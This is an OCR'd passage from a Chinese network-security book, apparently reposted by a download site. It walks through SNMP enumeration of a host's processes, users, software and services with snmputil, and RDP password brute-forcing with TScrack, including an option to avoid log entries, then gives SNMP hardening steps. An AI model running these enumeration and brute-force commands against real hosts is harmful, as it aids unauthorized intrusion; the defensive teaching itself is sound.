表示在该主机上运行了“QQ.exe”进程，获得该信息后，攻击者可使用木马或其他入侵工具盗取用户的 QQ 密码。

（5） 查询计算机上的用户列表

要查询主机上的用户列表，可使用 walk 参数进行查询，具体命令如下：

```
D:\>snmputil walk 192.168.0.5 public .1.3.6.1.4.1.77.1.2.25.1.1
```

在执行命令后，可显示出该主机上的所有用户列表，如图 10-11 所示。



图 10-10 查询主机上运行的进程



图 10-11 查询用户列表

在返回的提示中有如下信息：

```
   Variable
= .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
   svUserTable.svUserEntry.svUserName.20.73.85.83.82.95.77.73.67.82.79.83.79.
70.45.54.49.50.52.69.55
   Value = String IUSR_MICROSOF-6124E7
```

由此可知，该主机系统中有名为“IUSR_MICROSOF-6124E7”的用户名。

（6） 查询软件安装信息

要查询主机上软件的安装信息，也可使用 walk 参数进行查询，具体命令如下：

```
D:\>snmputil walk 192.168.0.5 public .1.3.6.1.2.1.25.6.3.1.2
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在执行命令后，可显示出该主机上安装的软件的信息，如图 10-12 所示。攻击者可以通过软件安装信息，刺探主机安全防线上的缺陷或漏洞，采取相应的手段入侵主机。

在返回信息中可以看到如下信息：

```
    Variable =
host.hrSWInstalled.hrSWInstalledTable.hrSWInstalledEntry.hrSWInstalle
    dName.188
    Value = String Adobe Photoshop CS4
```

这说明在该主机上安装了 Adobe Photoshop CS4 软件。



图 10-12　查询软件安装信息




图 10-13　查询主机域名

（7）查询主机域名

要查询主机域名，可使用 get 参数进行查询，具体命令如下：

```
D:\>snmputil get 192.168.0.5 public .1.3.6.1.2.1.1.5.0
```

执行命令后，返回的结果中即可显示出 IP 地址对应的主机名或域名，如图 10-13 所示。若某个 IP 地址对应多个域名时，返回的结果中会列出所有域名信息。这里返回的信息如下：

```
Variable = system.sysName.0
Value    = String MICROSOF-6124E7
```

由此可知，主机对应的计算机名为“MICROSOF-6124E7”。

（8）查询主机上运行的服务

要查询主机上运行的服务，可使用 walk 参数进行查询，具体命令如下：

```
D:\>snmputil walk 192.168.0.5 public .1.3.6.1.4.1.77.1.2.3.1.1
```

执行命令后，返回的结果中即可显示出该主机上正在运行的服务信息，如图 10-14 所示。

在返回的信息中有如下内容：

```
    Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.
    svSvcTable.svSvcEntry.svSvcName.12.83.78.77.80.32.83.101.114.118.105.99.101
    Value    = String SNMP Service
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

由此可知，在该主机上开启了“SNMP Service ”服务，可以使用远程终端进行登录控制。

Snmputil 工具还有一个 trap 参数，主要用来陷阱捕捉，可以接受代理进程上主动发来的信息。该命令通常被用于监控远程的 SNMP 攻击。如果在 CMD 窗口中输入命令“snmputil trap”，如图 10-15 所示。再用错误团体名访问代理进程，就能收到代理进程主动发回的报告。



图 10-14 查询主机上运行的服务




图 10-15 开户陷阱捕捉

3. SNMP 信息与攻击

通过 Snmputil 获得的各种 SNMP 信息，攻击者可以在许多特殊情况下，对攻击目标进行收集，获得非常详细的入侵信息。如攻击者获得远程主机的用户列表后，查询到远程主机开放了远程终端服务，可使用“TScrack.exe”工具直接对 3389 终端服务进行暴力破解。

TScrack.exe 是针对终端服务的一个密码破解程序，这个程序被微软推荐给用户使用，来检查终端服务密码的强壮性。程序使用 msrdp 控件，可在本地虚拟远程终端连接窗口，通过密码字典进行破解。可以指定多种参数，使用比较灵活，破解速度视攻击主机与被攻击主机网络带宽而变化。TScrack 是一个命令行工具，其主要参数如下：

- -h：显示使用帮助然后退出。
- -s：显示 chipher strenght 信息然后退出（chipher strenght 具体意思不明）。
- -b：密码错误时发出声音。
- -N：Prevent System Log entries on targeted server。
- -f <number>：使用-F 后面的密码。
- -l <user>： 使用-L 后面的用户名。
- -p <password>：使用-P 后的密码。
- -V：显示版本信息然后退出。
- -t：同时发出多个连接，就是多线程。
- -U：卸载移除 tscrack 组件。
- -F <delay>：间隔时间（频率）。
- -w <wordlist>：使用-W 后面的字典。
- -D <domain>：登录主页面。在命令行下执行命令：Tscrack.exe –w pass.dic –l xiaoxiao 192.168.0.5

其中，pass.dic 是密码字典，“xiaoxiao”是要破解的用户名，“192.168.0.5”是主机的 IP 地址。如果 3389 端口被更改过，可以在 IP 地址后指定端口。在命令执行后就会自动连接主

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

机的终端，进行密码破解。但密码字典必须制作得好，就可以很快得到远程主机的终端密码，攻击者就可以使用终端连接器进行连接登录，实施远程控制。

10.1.3　SNMP 服务防范

要避免 SNMP 服务带来的安全风险，最彻底的办法是禁用 SNMP。但由于 SNMP 服务为管理员带来了很多方便。因此，管理员还应采取一些防范措施加固 SNMP 服务。

1.　禁用 SNMP 服务

为了完全禁止网络中的所有 SNMP 服务，管理员需要确定网络中有哪些设备正在运行 SNMP 服务，定期对整个网络进行端口扫描，全面掌握各台机器、设备上运行的服务。否则，很有可能遗漏一些 SNMP 服务。下面列出了如何在常见的平台上禁用 SNMP 服务。

（1）　在 Windows XP 和 Windows 2000/2003 系统上禁用 SNMP

在 Windows XP 和 Windows 2000/ 2003 系统中右击“我的电脑”图标，在弹出的快捷菜单中选择“管理”菜单项，打开“计算机管理”窗口。展开“服务和应用程序”→“服务”选项，在右侧列表中双击“SNMP Service”服务，打开“SNMP Service 属性”对话框。在“服务状态”栏中单击“停止”按钮，停止该服务并在“启动类型”下拉列表中选择“已禁用”选项（按照微软的默认设置，Windows 2000/XP 默认不安装 SNMP 服务，但许多软件会自动安装该服务），如图 10-16 所示。单击“确定”按钮，即可完全禁用该 SNMP 服务，如图 10-17 所示。



图 10-16　设置 SNMP 服务属性




图 10-17　停止并禁用 SNMP 服务

（2）　Cisco Systems 硬件 禁用 SNMP

对于 Cisco 的网络硬件，可执行“no SNMP-server”命令禁用 SNMP 服务。如果要检查 SNMP 是否关闭，可执行“show SNMP”命令。这些命令只适用于运行 Cisco IOS 的平台。

（3）　HP 硬件禁用 SNMP

对于所有使用 JetDirect 卡（绝大部分 HP 网络打印机都使用它）的 HP 网络设备，用 telnet 连接到 JetDirect 卡的 IP 地址后，再执行命令“SNMP-config: 0”和“Quit”。

这些命令将关闭设备的 SNMP 服务。但必须注意的是，禁用 SNMP 服务会影响服务的发现操作以及利用 SNMP 获取设备状态的端口监视机制。

2.　保障 SNMP 的安全

如果某些设备确实有必要运行 SNMP，则必须保障这些设备的安全。在确定 SNMP 服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的运行情况后，再采取如下措施保障服务安全。

（1） SNMP 授权访问

要保障 SNMP 服务的安全，最简单的方法就是更改服务的密码和针对安全的 IP 地址提供有效的服务。下面仍以 Windows XP 和 Windows 2000/2003 系统为例，介绍设置 SNMP 授权访问的方法：

步骤 01 在 Windows XP 和 Windows 2000/ 2003 系统中，右击“我的电脑”图标，在弹出的快捷菜单中选择“管理”菜单项，打开“计算机管理”窗口。

步骤 02 在窗口左侧展开“服务和应用程序”→“服务”选项，在右侧列表中双击“SNMP Service”服务，打开“SNMP Service 属性”对话框。选择“安全”选项卡，在“接受团体名称”栏中选择团体名称 public，单击“编辑”按钮，在“SNMP 服务配置”对话框中将其修改为其他安全的字符串，如图 10-18 所示。

步骤 03 若要针对指定的 IP 地址提供服务，可选择“接受来自这些主机的 SNMP 包”单选项，单击“添加”按钮，在“SNMP 服务配置”对话框中输入可信任的 IP 地址，添加授权访问的链接地址，如图 10-19 所示。




图 10-18 将团体名称修改为其他安全的字符串




图 10-19 添加授权访问的链接地址

（2） 配置 SNMP 网络安全

SNMP 消息是以明文形式发送的，这些明文消息很容易被“Microsoft 网络监视器”这样的网络分析程序截取并解码。未经授权的人员可以捕获社区名称，以获取有关网络资源的重要信息。为了不使用明文形式发送 SNMP 消息，可改用“IP 安全协议”（IPSec 策略）保护 SNMP 通信。可以创建保护 TCP 和 UDP 端口 161 和 162 上的通信的 IPSec 策略保护 SNMP 消息。

- 创建筛选器列表

要创建保护 SNMP 消息的 IPSec 策略，先要创建筛选器列表。具体操作方法如下：

步骤 01 在“控制面板”窗口中双击“管理工具”→“本地安全策略”图标，打开“本地安全设置”窗口。在窗口左侧的“安全设置”节点下的“IP 安全策略，在本地计算机”选项上右击，在弹出的快捷菜单中选择“管理 IP 筛选器表和筛选器操作”菜单项，如图 10-20 所示。

步骤 02 在“管理 IP 筛选器表和筛选器操作”对话框的“管理 IP 筛选器列表”选项卡中单击“添加”按钮，如图 10-21 所示。

步骤 03 在“IP 筛选器列表”对话框的“名称”和“描述”文本框中分别输入“SNMP 消息(161/162)”和“用于 TCP 和 UDP 端口的 161 筛选器”，取消勾选“使用‘添加向导’”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

复选框，如图 10-22 所示。




图 10-20　“本地安全设置”窗口



图 10-21　“管理 IP 筛选表和筛选器操作”对话框

步骤 04 单击“添加”按钮，弹出“筛选器属性”对话框，在“源地址”栏的下拉列表中选择“任何 IP 地址”选项，在“目标地址”栏的下拉列表中选择“我的 IP 地址”选项，再勾选“镜像”复选框，如图 10-23 所示。

步骤 05 选择“协议”选项卡，在“选择协议类型”下拉列表中选择“UDP”选项，在“设置 IP 协议端口”栏中选择“从此端口”单选项，在文本框中输入端口“161”，选择“到此端口”单选项，在文本框中输入端口“161”，如图 10-24 所示。




图 10-22　添加 IP 筛选器列表




图 10-23　设置地址属性




图 10-24　设置 UDP 和 161 端口筛选

步骤 06 单击“确定”按钮返回“IP 筛选器列表”对话框。再单击“添加”按钮，在“筛选器属性”对话框“源地址”栏的下拉列表中选择“任何 IP 地址”选项，在“目标地址”栏的下拉列表中选择“我的 IP 地址”选项，勾选“镜像”复选框。

步骤 07 选择“协议”选项卡，在“选择协议类型”下拉列表中选择“TCP”选项，在“设置 IP 协议端口”栏中选择“从此端口”单选项，在文本框中输入端口“161”，然后选择“到此端口”单选项，在文本框中输入端口“161”，如图 10-25 所示。

步骤 08 按照步骤 4、5、6、7 的方法分别创建 UDP 和 162 端口筛选、TCP 和 162 端口筛选。在“IP 筛选器列表”对话框“筛选器”列表框中可看到 4 条新建的筛选器，如图 10-26 所示。单击“确定”按钮，即可关闭所有对话框。

- 创建 IPSec 策略

要创建 IPSec 策略来对 SNMP 通信强制实施 IPSec，具体的操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-25 设置 TCP 和 161 端筛选




图 10-26 添加的 4 条筛选器

步骤 01 在“本地安全设置”窗口左侧“安全设置”节点下的“IP 安全策略，在本地计算机”选项上右击，在弹出的快捷菜单中选择“创建 IP 安全策略”菜单项，打开“IP 安全策略向导”对话框，如图 10-27 所示。

步骤 02 单击“下一步”按钮，打开“IP 安全策略名称”对话框，在“名称”文本框中输入“SecureSNMP”，在“描述”文本框中输入“对 SNMP 通信强制实施 IPSec”，如图 10-28 所示。




图 10-27 IP 安全策略向导




图 10-28 设置 IP 安全策略名称

步骤 03 单击“下一步”按钮，在“安全通讯请求”对话框中取消勾选“激活默认响应规则”复选框，如图 10-29 所示。单击“下一步”按钮，在“正在完成 IP 安全策略向导”对话框中保持默认设置，如图 10-30 所示。




图 10-29 设置安全通讯请求




图 10-30 完成 IP 安全策略的设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 单击“完成”按钮，弹出“安全 SNMP 属性”对话框，取消勾选“使用‘添加向导’”复选框，如图 10-31 所示。单击“添加”按钮，弹出“新规则属性”对话框，在“IP 筛选器列表”框中选择“SNMP 消息（161/162）”单选项，如图 10-32 所示。



图 10-31 “安全 SNMP 属性”对话框



图 10-32 选择 IP 筛选器

步骤 05 选择“筛选器操作”选项卡，在“筛选器操作”列表框中选择“需要安全”单选按钮，如图 10-33 所示。选择“身份验证方法”选项卡，在“身份验证方法首选顺序”列表框中列出了默认的身份验证方法“Kerberos”，如图 10-34 所示。



图 10-33 选择筛选器操作



图 10-34 身份验证方法

步骤 06 若需要其他身份验证方法，单击“添加”按钮，在“新身份验证方法属性”对话框中选择“使用此字符串（预共享密钥）”单选项，在文本框中输入字符串“miwen”，如图 10-35 所示。

步骤 07 单击“确定”按钮关闭所有对话框。在“本地安全设置”窗口的右侧列表中选择创建的 IP 安全策略“SecureSNMP”并右击，在弹出的快捷菜单中选择“指派”菜单项，完成 IPSec 策略的配置，如图 10-36 所示。

在所有运行 SNMP 服务的 Windows 计算机上完成此过程。SNMP 管理站上也必须配置此 IPSec 策略。

（3） SNMP 陷阱

SNMP 陷阱（SNMP Trap）是通过一个未被请求的 SNMP 信息触发的，由一个 SNMP 代理发送信息给管理员，通知管理站的重要事件。在入侵者企图利用 SNMP 入侵时，管理员可以让系统日志记录入侵信息，Windows 事件日志可用来创建包含这一事件的 SNMP 陷阱。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-35 设置新身份验证方法




图 10-36 应用安全规则

- 配置 SNMP 代理信息。

要配置 SNMP 代理信息，可按照如下方法进行设置。在“我的电脑”图标上右击，在弹出的快捷菜单中选择“管理”菜单项，打开“计算机管理”窗口。在左侧展开“服务和应用程序”→“服务”选项，在右侧列表中双击“SNMP Service”服务，打开“SNMP Service 的属性”对话框。在“代理”选项卡“联系人”文本框中输入计算机用户或管理员的名称，在“位置”文本框中输入计算机或联系人的物理位置，在“服务”栏中选择计算机所提供的服务，如图 10-37 所示。

- 配置 SNMP 陷阱。

要配置 SNMP 陷阱，可在“SNMP Service 的属性”对话框选择“陷阱”选项卡，在“团体名称”文本框中输入计算机将向其发送陷阱消息的团体名称，单击“添加到列表”按钮，如图 10-38 所示。单击“陷阱目标”列表框下的“添加”按钮，在“SNMP 服务配置”对话框中输入主机的名称、IP 或 IPX 地址，如图 10-39 所示。单击“添加”按钮，将其添加到“陷阱目标”列表框中。




图 10-37 配置 SNMP 代理




图 10-38 配置 SNMP 陷阱




图 10-39 添加陷阱目标

再添加所需的全部团体和陷阱目标。把这些陷阱引导到管理员的工作站上，设置当收到陷阱信息时应用程序播放一个报警音调，即可初步建立一个多媒体安全管理工作站。

除上述防范措施外，管理员还应采取其他一些保障 SNMP 安全的措施：

- 安装 SNMP 服务的补丁。安装 SNMP 服务的补丁，将 SNMP 服务升级到 2.0 或更高的版本。联系设备的制造商，了解有关安全漏洞和升级补丁的情况。
- 保护 SNMP 通信字符串。一个很重要的保护措施是修改所有默认的通信字符串。根据设备文档的说明，逐一检查、修改各个标准的、非标准的通信字符串，不要遗漏任何一项，必要时可以联系制造商获取详细的说明。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 过滤 SNMP 通信和请求。在网络上过滤 SNMP 通信和请求，即在防火墙或边界路由器上，阻塞 SNMP 请求使用的端口。标准的 SNMP 服务使用 161 和 162 端口，厂商私有的实现一般使用 199、391、705 和 1993 端口。禁用这些端口通信后，外部网络访问内部网络的能力就受到了限制；另外，在内部网络的路由器上，应该编写一个ACL，只允许某个特定的可信任的 SNMP 管理系统操作 SNMP。例如，下面的 ACL 只允许来自（或走向）SNMP 管理系统的 SNMP 通信，限制网络上的所有其他 SNMP 通信：

```
access-list 100 permit ip host w.x.y any
access-list 100 deny udp any any eq snmp
access-list 100 deny udp any any eq snmptrap
access-list 100 permit ip any any
```

这个 ACL 的第一行定义了可信任管理系统（w.x.y）。利用如下命令可以将上述 ACL 应用到所有网络接口：

```
interface serial 0
ip access-group 100 in
```

SNMP 是高效管理大型网络的工具，但各个版本的 SNMP 就像网络上运行其他服务一样，其安全性也不可忽视。管理员要采取相应措施，尽量设法保障 SNMP 服务的安全。

10.2 远程终端入侵的常见手法

由于远程终端的重要性及其方便性，非常容易成为攻击者的目标。一旦攻击者打开远程终端的通道，就可以像管理员一样完全控制目标主机。

10.2.1 开启远程终端

远程终端服务主要通过远程桌面连接来对服务器进行管理或者运行应用程序，其功能类似于远程管理软件。远程终端服务使用简单、方便，不产生交互式登录，且可在后台操作。远程桌面是微软公司为了方便网络管理员管理维护服务器而推出的一项服务。从 Windows 2000 server 版本开始引入，网络管理员使用远程桌面连接程序连接到网络任意一台开启了远程桌面控制功能的计算机上，就好比自己操作该计算机一样。

1. 开启远程终端

要能够顺利使用远程桌面进行连接管理，需要先开启被控主机远程终端服务并许可接受远程桌面连接。开启远程终端服务的具体操作方法如下：

在被控主机的桌面上的“我的电脑”图标上右击，在弹出的快捷菜单中选择“管理”菜单项，打开“计算机管理”窗口。在左侧展开“服务和应用程序”→“服务”选项，在右侧列表中双击“Terminal Services”服务，弹出“Terminal Services 的属性”对话框。在“启动类型”下拉列表中选择“自动”，在“服务状态”栏中单击“启动”按钮，启动远程终端服务，如图 10-40 所示。单击“确定”按钮关闭对话框。

开启远程桌面连接的具体操作方法：在桌面上的“我的电脑”图标上右击，在弹出的快捷菜单中选择“属性”菜单项，弹出“系统属性”对话框。在“远程”选项卡“远程桌面”栏中勾选“允许用户远程连接到此计算机”复选框，如图 10-41 所示。单击“确定”按钮，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

管理员即可对该主机进行远程桌面连接控制。




图 10-40 启动远程终端服务



图 10-41 开启远程

2. 连接远程终端

如果使用“远程桌面连接”（RDP）连接远程终端成功，则表示远程终端服务开启成功。连接远程终端服务的具体操作方法如下：

步骤 01 选择“开始”→“所有程序”→“附件”→“远程桌面连接”菜单项，打开“远程桌面连接”窗口，在“计算机”文本框中输入连接主机 IP 地址，如图 10-42 所示。

步骤 02 单击“连接”按钮，进行远程桌面连接。在连接过程中弹出一个登录对话框，要求输入管理员的用户名和密码。单击“确定”按钮，即可登录目标主机系统。

步骤 03 在登录成功后，显示目标主机的桌面，用户可以像操作本地计算机一样进行各种管理操作，如图 10-43 所示。




图 10-42 输入要连接主机的 IP 地址

还可以在“远程桌面连接”对话框中预先设置远程连接的计算机名、IP 地址、用户名及密码等信息。在“远程桌面连接”对话框中单击“选项”按钮，即可对远程桌面连接进行设置，如图 10-44 所示。可以看出，远程终端服务在系统中的开启非常简便，一般不需要重新安装，只要拥有用户账号及其对应的用户密码，就可以正常登录，完全控制所连接的计算机。因此，远程使用终端服务即开启了方便之门，也开启了网络安全的安全隐患之门。



图 10-43 成功登录远程桌面




图 10-44 设置远程桌面连接

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.2.2　远程终端入侵的常见手法

一旦攻击者打开远程终端的通道，攻击成功，对于运行重要程序的服务器将会带来不可估量的经济损失。下面介绍一些常见的远程终端入侵手法。

1.　扫描 3389 端口

